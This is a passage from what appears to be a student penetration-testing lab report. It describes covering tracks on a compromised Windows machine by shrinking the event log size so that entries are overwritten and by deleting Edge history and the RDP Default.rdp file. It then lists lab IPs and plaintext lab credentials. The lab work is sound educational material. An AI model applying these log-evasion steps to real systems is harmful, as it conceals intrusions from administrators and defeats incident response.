


Figure 28 remote desktop with kali tmp hard disk

Clean up tracks

Although I can hide my tracks by modifying logs, I can only clear all logs or leave them. If the target administrator checks logs once or more times

a day, cleaning all logs can easily make them aware of the hacking attempt. Cleaning all logs has a potential risk of exposure. So that I choose to modify logs setting to clean up my tracks, I changed the maximum log size to 1028KB (Figure 29), when the maximum event log size is reached, the oldest events will be overwritten. So that my track indirectly cleaned up.




Figure 29 Log properties, modify maximum log size

I used three steps to clean every track in the target machine. At First, I cleaned the Microsoft Edge history because I accessed XMAPPP to check the PHPInfo. Moreover, I used port 3389 remotely access to the target machine, mstsc will record remote access. Then I deleted Default.rdp file, this file records all mstsc history. Finally, I changed the maximum log size in Log properties to clean up the event log. The reason for the clean up order is if clean event log at first, delete Microsoft Edge history and Default.rdp may cause some logs, then logs have not been completely cleaned up.

Leverage

IP Addresses

Windows - Machine - 1: 192.168.1.16; 10.1.0.4

Windows - Target Machine: 10.1.0.6

System credentials:


Windows - Target Machine:

Username: jupiter

Password: TheDaVinciCode

Mission File:

NewYorkAlien.txt located in C:\Users\admin\Documents



```
NewYorkAlien.txt - Notepad
File Edit Format View Help
Date:13/10/2010
Location: New York, American

Conversation record
UNA: xxxxxxxx
Alien: *****
UNA: xxxxxx
Alien: *****
UNA: xxxxxxxxxxxxxxxx
Alien: *****
UNA: xxxxxxxxxx
Alien: *****
UNA: xxxxx
Alien: *****
UNA: xxxxxxxxxxxx
Alien: *****
UNA: xxxxxxxxxxxx
Alien: *****
UNA: xxxxxx
Alien: *****
UNA: xxxxxx
Alien: *****
UNA: xxxxxxxxxx
Alien: ***** :)
```

Reference

Naman, 2020. *XAMPP Windows Privilege Escalation Vulnerability – CVE-2020-11107*. [Online] Available at: <https://xiarch.com/blog/xampp-windows-privilege-escalation-vulnerability-cve-2020-11107/> [Accessed 2020].

Appendix – Credentials

Kali VM

Username: mercury

Password: mercury

Windows – Machine – 1

Username: moon

Password: M00n1ght!

Windows - Target Machine

Username: jupiter

Password: TheDaVinciCode

Username: Admin

Password: ImN0tAdm1n1str@tor!